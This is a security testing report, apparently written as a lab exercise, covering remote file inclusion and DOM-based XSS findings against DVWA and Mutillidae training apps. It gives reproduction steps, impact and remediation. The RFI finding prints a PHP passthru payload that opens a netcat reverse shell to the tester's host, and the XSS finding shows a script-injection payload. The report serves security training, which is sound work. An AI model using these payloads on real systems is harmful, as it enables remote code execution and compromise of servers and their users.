Vulnerability : RFI (Remote File Include)
Security: High

Description:


Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

Almost all web application frameworks support file inclusion. File inclusion is mainly used for packaging common code into separate files that are later referenced by main application modules. When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures. If the choice of module to load is based on elements from the HTTP request, the web application might be vulnerable to RFI.

Instance:

URL: 10.20.14.204/dvwa/vulnerabilities/fi/?page=http://10.20.14.203/revers.txt?
Parameter: URL
Payload : revers.txt : passthru("nc – e /bin/sh 10.20.14.203 8080");

Proof of concept:



Steps to reproduce:

1. Open a lifpad and write the revers connection to my machine and save it as a text file in Var/www/html
2. Open listing mode connection to receive connection from the target
3. Replace the value ….page=include.php to http://10.20.14.203/revers.txt? And press Enter
4. Now we can see that we get connection to the target

Impact:

An attacker can use RFI for:

1. Running malicious code on the server: any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise.

2. Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, Javascript to steal the client session cookies).

Recommendation:

1. Prevent remote file inclusion :
   - Disable allow_url_fopen & allow_url_include
2. Prevent local file include:
   - Use static file include

Reference:

1. Udemy web : https://www.udemy.com/learn-website-hacking-penetration-testing-from-scratch/learn/v4/content
2. Malicious File Inclusion" – OWASP Top 10 : http://www.owasp.org/index.php/Top_10_2007-A3
3. Remote File Inclusion" – Wikipedia : http://en.wikipedia.org/wiki/Remote_File_Inclusion

Vulnerability: DOM base XSS


Security: High

Description:
It is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the Victim's browser

Instance:

URL: http://127.0.0.1/mutillidae/test/DOMXSS2.html#?name=Nickky"><script>alert(123);</script>
Parameter: URL
Payload : <script>alert(123);</script>

Proof of concept:



Steps to reproduce:

1.Login into the web application
2. Navigate to the page : http://127.0.0.1/mutillidae/test/DOMXSS2.html
3. Tamper the value of the parameter : name= to <script>alert(123);</script>
4. Forward the request
5. The response executes the malicious JS script and massage box pops up

Impact:

1. Server-side filters do not matter – DOM base XSS cannot stop by server – side filters because anything written after "#" will never send to the server. And in this attack the page don't restores the data in the server it's process in the page
2. Phishing
3. Open redirection : an attacker might redirect the user to malicious site

Recommendation:

1. Avoiding client-side sensitive actions such as rewriting or redirection using client-side data
2. Sanitization of the client-side code by inspecting and securely handling reference to DOM objects that pose a threat such as url location and referrer especially in cases when the DOM may by modified

Reference:

1. https://www.owasp.org/images/4/48/OWASP-Top-10-2017-he.pdf
2. https://www.owasp.org/index.php/DOM_Based_XSS
3. udemy : https://www.udemy.com/web-app-hacking/learn/v4/t/lecture/1966982?start=45